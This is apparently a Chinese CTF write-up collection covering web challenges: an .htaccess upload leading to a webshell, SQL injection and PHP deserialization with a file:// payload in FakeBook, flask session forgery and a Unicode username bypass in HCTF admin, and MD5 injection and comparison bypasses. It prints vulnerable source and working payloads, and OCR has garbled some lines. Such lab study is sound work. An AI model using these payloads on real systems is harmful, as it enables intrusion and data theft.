/var/www/html/upload/94c5c8537ad10efcd18b805d0c4d7730/.htaccess succesfully uploaded!

.php改png后缀名即可
成功上传，蚁剑连接。



SSRF

FakeBook


题目逻辑：注册用户 填入博客url信息 跳转到 由 data协议 base64编码的url页面。
看到这里：第一想法应该是ssrf 通过file伪协议打开flag.php，获取注释内容。
但是这里恰好 url 这里必须带有www . .com字符，造成无法使用file ssrf。
迷茫之余，看他人write up，看到备份文件泄露：user.php.bak


```php
<?php


class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog
);
    }

}
```

测试正则表达式匹配后：发现可以不包含协议头，但包含函协议头就必须http(s)协议。

看到Class类文件，也理解了题目的正确含义，就是去造成php反虚化。

以及没有关注到注册完后的用户列表中存在no参数的sql注入。下图表列数测试。






username	age	blog
admin	11	www.baidu.com

the contents of his/her blog

测试 4 列。




load_file()直接读取flag


or at offset 0 of 14 bytes in **/var/www/html/view.php** on line **31**

username	age	blog
	Notice: Trying to get property of non-object in **/var/www/html/view.php** on line **53**	**Notice**: Trying to get pr **/html/view.php** on line

此处看不见，看源码。



into outfile 写马测试无权限



[*] query error! (Can't create/write to file '/var/www/html/test.txt' (Errcode: 13 "Permission denied"))

Fatal error: Call to a member function fetch_assoc() on boolean in **/var/www/html/db.php** on line **66**

反序列化测试


正好上图片看到db.php

‘O:8:“UserInfo”:3:{s:4:“name”;s:1:“1”;s:3:“age”;i:1;s:4:“blog”;s:27:“file:///var/www/html/db.php”;}’

序列化对象放在select第四个参数blog位置。（主要是网站运行逻辑）

```php
<?php

require_once 'lib.php';
$mysqli = new mysqli('127.0.0.1', 'root', 'naiwjebfahjebfja', 'fakebook');

class DB {

 function __construct() {
  // $mysqli = new mysqli('localhost', 'root', '!@#1234!@#', 'fakebook');
 }

 public function isValidUsername($username) {
  global $mysqli;
  $query = "select * from users where username = '{$username}'";
  $res = $mysqli->query($query);
  if (!$res->fetch_array()) {
   return 1;
  } else {
   return 0;
  }

 }

 function login($username, $passwd) {
  global $mysqli;

  $username = addslashes($username);
  $passwd = sha512($passwd);
  $query = "select * from users where username = '{$username}' and passwd = '{$passwd}'";
  $res = $mysqli->query($query);

  return $res->fetch_array();
```

```php
}

function insertUser($username, $passwd, $data) {
 global $mysqli;

 $username = substr($username, 0, 100);
 $username = addslashes($username);
 $passwd = sha512($passwd);
 $data = serialize($data);
 $data = addslashes($data);

 $query = "insert into users (username, passwd, data) values ('{$username}', '{$passwd}', '{$data}')";
 return $mysqli->real_query($query);
}

public function getAllUsers() {
 global $mysqli;

 $query = "select * from users";
 $res = $mysqli->query($query);
 return $res->fetch_all(MYSQLI_ASSOC);
}

public function getUserByNo($no) {
 global $mysqli;

 // $no = addslashes($no);
 $query = "select * from users where no = {$no}";
 $res = $mysqli->query($query);
 if (!$res) {
  echo "<p>[*] query error! ({$mysqli->error})</p>";
 }

 return $res->fetch_assoc();
}

public function anti_sqli($no) {
 $patterns = "/union\Wselect|0x|hex/i";

 return preg_match($patterns, $no);
}

}

/*
CREATE TABLE `users` ( `no` INT NOT NULL AUTO_INCREMENT , `username` VARCHAR(100) NOT NULL , `passwd` VARCHAR(12
8) NOT NULL , `data` TEXT NOT NULL , PRIMARY KEY (`no`)) ENGINE = MyISAM;

 */
```



这里看源码 就是no这里的sql注入

```php
public function getUserByNo($no) {
    global $mysqli;

    // $no = addslashes($no);
    $query = "select * from users where no = {$no}";
    $res = $mysqli->query($query);
    if (!$res) {
        echo "<p>[*] query error! ({$mysqli->error})</p>";
    }

    return $res->fetch_assoc();
}
```

CSDN @Wolffy007

在反序列化这里使用file协议读取flag也可以

另类

[HCTF 2018]admin 1

这个样子，题目不是sql的注入题目。

首先试用网站，登录admin无法登陆，注册guest用户，在重置密码位置发现注释，指向github源代码，所以说这道题需要代码审计。python flask 技术不懂，只做一些代码的理解。

我们最终仔细理解题目要求，**是使用admin账号登录。**

参考文献，主要有一下方法绕过。

1. Unicode绕过，使用特殊字符被服务器解析为admin实现登陆。
2. 伪造session，按照代码逻辑生成admin的session。（flask session伪造）
3. 条件竞争（由于业务逻辑产生）

源码位置：https://github.com/woadsl1234/hctf_flask

session

通常我们看到的session id 这种验证模式，即：session数据存储在服务器，客户端只保留sessionid。
但是flask 的 session 直接保存在客户端的 cookie 中，造成了数据被用户可控。
使用：`flask-session-cookie-manager`工具
https://github.com/noraj/flask-session-cookie-manager

Unicode绕过：
直接看大佬写的文章吧。
https://blog.csdn.net/rfrder/article/details/109188719

nodeprep.prepare存在漏洞
我们先使用unicode的编码的字符，比如说 ᴬ，使用该函数之后，他会先变成大写的A，再使用一次就会变成小写的a。

1. 使用ADMIN完成注册
2. 更改ADMIN的密码，这时更改的就是admin的密码
3. 使用admin账户登录

[BJDCTF2020]Easy MD5

拿到这道当标准的sql注入捅了半天，但是是了半天没有结果，返回仍然是空白。
使用burp抓包，发现提示隐藏在包头hint部分。


Hint: select * from 'admin' where password=md5($pass,true)

一路走到大佬的博客，第一次看到这种题目，很懵。

学习新姿势 绕过MD5函数的注入：


```
Hint: select * from 'admin' where password=md5($pass,true)
```

而MD5将ffifdyop字符串编码后前几位正好是十六进制编码的`'or'`，非常神奇！



就达成了万能密码的效果！

MD5碰撞



根据题目满足 字符串不相等，MD5值相等 这个常见了，MD5碰撞。


1. a[]=1&b[]=2 数组类型 都为假。
2. 直接找字符串不等 MD5相等的碰撞结果。
3. php 0e开头的数字会当做科学计数法解析，因此只要构造两组md5值开头为0e的值即可绕过。

MD5 强比较

```
if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo  $flag;
}
```


也就意味着0e结果不相同，失效。
使用数组全假即可。

```
if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
        echo  $flag;
} flag{1be73483-7f5c-4795-b855-326507768045}
```



[MRCTF2020]Ez_bypass

MD5 与 PHP若比较



I put something in F12 for you include 'flag.php'; $flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxx}'; if(isset($_GET['gg
&& $id !== $gg) { echo 'You got the first step'; if(isset($_POST['passwd'])) { $passwd=$_POST['passwd']; if (!is_
die('By Retr_0'); } else { echo "can you think twice??"; } } else{ echo 'You can not get it !'; } } else{ die('only one w
first'); } }
Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **48**

Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **48**
You got the first stepGood Job! <?php
$flag="flag{3b8bb778-0bf7-4722-8542-6aa308619b79}"
?> By Retr_0